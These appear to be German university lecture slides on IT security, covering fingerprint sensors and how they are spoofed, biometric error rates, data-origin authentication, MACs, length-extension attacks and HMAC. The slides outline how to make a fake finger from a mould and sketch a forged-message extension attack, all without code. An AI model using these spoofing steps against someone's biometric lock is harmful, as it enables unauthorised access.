 - Kapazitive Sensoren (elektrische Leitfähigkeit, Kapazität)
 - Temperatur, Ultraschall,.....
- Optische Sensoren können einfach „betrogen“ werden
[MaMa 02, Mats 02]
 - Finger-Form mit Hilfe von warmem Plastik abnehmen
 - Form mit Silikon oder Gummi ausgießen
 - Gummi-Finger verwenden
 - Akzeptanzrate bei vielen optischen Sensoren über 80 %
 - Finger-Form kann auch mit einem Fingerabdruck auf Glas erzeugt werden, d.h. der „Original-Finger“ ist nicht erforderlich
- Kapazitive Sensoren weisen Gummi-Finger i.d.R. zurück
- Verbesserung durch kombinierte Sensoren
- iPhone-Sensor: <http://www.heise.de/ct/artikel/Der-iPhone-Fingerabdruck-Hack-1965783.html>

2008: CCC veröffentlicht Schäuble-Fingerabdruck


- Protest gegen zunehmende Erfassung biometrischer Daten, z.B. für Reisepässe
- Von einem Wasserglas während einer politischen Veranstaltung genommen
- Fingerabdruck-Attrappe über Mitgliederzeitschrift verteilt
- Bundesinnenministerium sah E-Pass dadurch nicht in Frage gestellt
- Im Rückblick: Aktion hatte nur kurze Medien-Wirksamkeit



Fingerabdruckscanner: Lebenderkennung

- Puls
- Tiefenmuster
- Wärmebild
 - totes Gewebe absorbiert Infrarotlicht
- Blutzirkulation
- Messen der Sauerstoff-Sättigung
- Messen des elektrischen Widerstands
- Feuchtigkeit

- Biometrische Systeme sind fehlerbehaftet
- Fehlerarten:
 - Falsch Positiv / Falschakzeptanzrate (Mallet wird als Alice authentisiert)
 - Falsch Negativ / Falschrückweisungsrate (Alice wird nicht als Alice identifiziert)
- Fehler sind abhängig von Schwellwerteinstellungen



- Abschätzung der Fehlerraten:

N: Anzahl der Identitäten

FP: Falsch Positiv (Falschakzept.)

FN: Falsch Negativ (Falschrückw.)

- Es gilt [PPK03]:

$$FN(N) \cong FN$$

$$FP(N) \cong 1 - (1 - FP)^N \cong N \times FP$$


falls

$$N \times FP < 0,1$$

- Anwendungsbeispiel:

- N = 10.000
- FP = 0,00001 (0,001 %)
- Damit $FP(N) = 0,1$
- D.h. Fehlerrate von 10 %; Angreifer probiert seine 10 Finger und hat nennenswerte Chance
- Praxisforderung: $FP(N) < 1/100.000$

- Fehlerraten, bzw. Einstellung der Schwellwerte abhängig vom Anwendungsszenario




- Platzierung von Anwendungen?

- Hohe Sicherheitsanforderungen
- Kriminalistische Anwendungen
- “Zivile” Anwendungen

Fehlerraten in der Medizin

- Sensitivität und Spezifität medizinischer Tests
- Am Bsp. von Covid-19 Tests
 - Sensitivität - Erfasst die Sicherheit der Erkrankung
 - Spezifität - Wahrscheinlichkeit, dass gesunde als gesund erkannt werden



Multimodale Systeme

- Sicherheit lässt sich durch multimodale Systeme deutlich erhöhen
- Multimodale Systeme kombinieren verschiedene Verfahren

	Wissen	Besitz	Biometrie
Wissen			
Besitz			
Biometrie			

- Auch verschiedene biometrische Verfahren lassen sich kombinieren:
 - Erhöhung der Sicherheit
 - Verringerung der Fehlerraten
 - Z.B. Iris-Scan mit Spracherkennung kombiniert


Inhalt

1. Vertraulichkeit
2. Integritätssicherung
3. Authentisierung
 1. Peer Entity / Benutzer
 - Passwort, Einmalpasswort, Biometrie
 2. Datenursprung
 - Verschlüsselung
 - Message Authentication Code (MAC) und Hashed MAC (HMAC)
 3. Authentisierungsprotokolle
 - Needham-Schröder
 - Kerberos
4. Autorisierung und Zugriffskontrolle
 - Mandatory Access Control (MAC)
 - DAC
5. Identifizierung

Authentisierung des Datenursprungs

- Möglichkeiten zur Authentisierung des Datenursprungs bzw. zur Peer-Entity-Authentication:
 1. Verschlüsselung der Nachricht (Authentisierung erfolgt mittelbar durch Wissen, d.h. Kenntnis des Schlüssels)
 2. Digitale Signatur
 3. Message Authentication Code (MAC)
MAC = Hashverfahren + gemeinsamer Schlüssel
 4. Hashed Message Authentication Code (HMAC)
- Kombinationen der angegebenen Verfahren

Authentisierung durch symm. Verschlüsselung




■ Merkmale:

- Authentisierung des Datenursprungs (Nachricht kann nur von Alice stammen, wenn der Schlüssel nur Alice und Bob bekannt ist)
- Bob wird nicht explizit authentisiert, aber nur Bob kann Nachricht nutzen
- Vertraulichkeit der Daten (nur Alice und Bob kennen K)

■ „Nachteile“:


- ★ Sender kann die Sendung leugnen (Bob könnte sich die Nachricht auch selbst geschickt haben)
- ★ Alice / Bob können Zugang / Empfang nicht beweisen

Authentisierung durch asym. Verschlüsselung



■ Merkmale:


- Bob wird nicht explizit authentisiert, aber nur Bob kann Nachricht nutzen
- Vertraulichkeit der Daten (nur Bob kennt seinen privaten Schlüssel)
- ★ KEINE Authentisierung des Datenursprungs
(Jeder kann senden, weil jeder Bobs Public Key haben kann)
- ★ Sender kann die Sendung leugnen
(könnte irgendjemand anderes gewesen sein)
- ★ Alice / Bob können Zugang / Empfang nicht beweisen



■ Merkmale:

- Authentisierung des Datenursprungs (Nachricht kann nur von Alice stammen; nur Alice kennt ihren geheimen Schlüssel)
- Jeder kann die Signatur verifizieren (auch ohne Mithilfe von Alice)
- Alice kann die Sendung nicht leugnen
- ★ Bob wird nicht authentisiert
- ★ Keine Vertraulichkeit (Jeder kann Nachricht lesen, jeder „kennt“ öffentlichen Schlüssel von Alice)
- ★ Alice kann Zugang nicht beweisen


Asym. Verschlüsselung + Signatur



■ Merkmale:


- Authentisierung des Datenursprungs
- Nur Bob kann Nachricht nutzen
- Vertraulichkeit der Daten
- Vertraulichkeit der Signatur
- Alice kann Sendung nicht leugnen
- ★ Operationen für Signatur und asymmetrische Verschlüsselung sind „teuer“
- ★ Alice kann Zugang nicht beweisen
- ★ Bei allen Verfahren bisher keine Integritätssicherung
(``blinde“ Modifikation des Chiffretextes wird nicht erkannt)

Verwendung von Hash-Fkt. zur Authentisierung




- Authentisierung des Datenursprungs (durch „Geheimnis“ S)
 - Nachricht wird mit S konkateniert und dann der Hash berechnet
- (Daten-) Integrität (durch Hash)
 - ★ Keine Vertraulichkeit, jeder kann M lesen
 - ★ Alice kann Sendung leugnen
 - ★ Alice/Bob können Zugang / Empfang nicht beweisen

Verwendung von Hash-Fkt. zur Authentisierung




- Zusätzlich Vertraulichkeit durch Verschlüsselung
- ★ Alice kann Sendung leugnen
- ★ Alice/Bob können Zugang / Empfang nicht beweisen

Verwendung von Hash-Fkt. zur Authentisierung




- Authentisierung des Datenursprungs (durch Schlüssel K)
- Vertraulichkeit
- Integrität




- Authentisierung und Integrität, keine Vertraulichkeit

Verwendung von Hash-Fkt. zur Authentisierung



- Authentisierung des Datenursprungs durch digitale Signatur
 - Alice signiert Hash
- (Daten-) Integrität (durch Hash)
- ★ Keine Vertraulichkeit, jeder kann M lesen
- ★ Alice kann Zugang nicht beweisen


Verwendung von Hash-Fkt. zur Authentisierung



- Zusätzlich Vertraulichkeit durch (symmetrische) Verschlüsselung
- Am häufigsten verwendetes Verfahren
- ★ Alice kann Zugang nicht beweisen

Authentisierung: MAC

- Message Authentication Code (MAC) für Nachricht M
- Idee: Kryptographische Checksumme wird mit Algorithmus A berechnet, A benötigt einen Schlüssel K
- $\text{MAC} = A(K, M)$
- Authentisierung über Schlüssel K (kennen nur Alice und Bob)
- Beispiel?



□ AES im CBC Mode

- Wie kann der MAC angegriffen werden?
- Brute Force:
 - MAC ist n Bits lang, Schlüssel K ist k Bits lang mit $k > n$
 - Angreifer kennt Klartext m und $\text{MAC}(m, K)$
 - Für alle K_i berechnet der Angreifer: $\text{MAC}(m, K_i) == \text{MAC}(m, K)?$
 - D.h. der Angreifer muss 2^k MACs erzeugen
 - Es existieren aber nur 2^n verschiedene MACs ($2^n < 2^k$)
 - D.h. mehrere K_i generieren den passenden MAC ($2^{(k-n)}$ Schlüssel)
 - Angreifer muss den Angriff iterieren:
 1. Runde liefert für 2^k Schlüssel ca. $2^{(k-n)}$ Treffer
 2. Runde liefert für $2^{(k-n)}$ Schlüssel $2^{(k-2n)}$ Treffer
 3. Runde liefert $2^{(k-3n)}$ Treffer
 - Falls $k < n$, liefert die erste Runde bereits den korrekten Schlüssel

- Möglich wenn Hash-Funktion mit Merkle-Damgard-Konstruktion verwendet wird (z.B. MD5, SHA, SHA-1)
- $\text{MAC}(k, m)$, z.B. $\text{SHA-1}(k \parallel m)$
- Dienst liefert für m MAC als Ausweis für Dienstnutzung
- Angreifer kennt Blocklänge und Länge der Nachricht
- Angreifer kann Nachricht verlängern ohne k zu kennen
- $\text{SHA-1}(k \parallel mm')$ liefert „gültigen“ Hash auch ohne Kenntnis von k
- Beispiel $m = \text{Überweise-100-}\€$
- Beispiel $m' = \text{\x00\x00\x00\&Überweise-1000000000000-\$}$

Hashed MAC (HMAC)

- Gesucht: MAC, der nicht symm. Verschlüsselung, sondern kryptographische Hash-Funktion zur Kompression verwendet
 - Hashes wie SHA-3 sind deutlich schneller als z.B. DES
- Problem: Hash-Funktionen verwenden keinen Schlüssel
- Lösung HMAC
 - Beliebige Hash-Funktion H verwendbar, die auf (Input) Blöcken arbeitet
 - Sei b die Blocklänge (meist 512 Bits)
 - Beliebige Schlüssel K mit Länge $|K| = b$ verwendbar
 - Falls $|K| < b$:
 - Auffüllen mit Null-Bytes bis $|K+| = b$; d.h. $K+ = K||0....0$
 - Falls $|K| > b$:
 - $K = H(K)$
 - Schlüssel wird mit konstanten Input- (ipad) bzw. Output-Pattern (opad) XOR verknüpft:
 - $\text{ipad} = 0x36$ (b mal wiederholt), $\text{opad} = 0x5c$ (b mal wiederholt)

HMAC Algorithmus

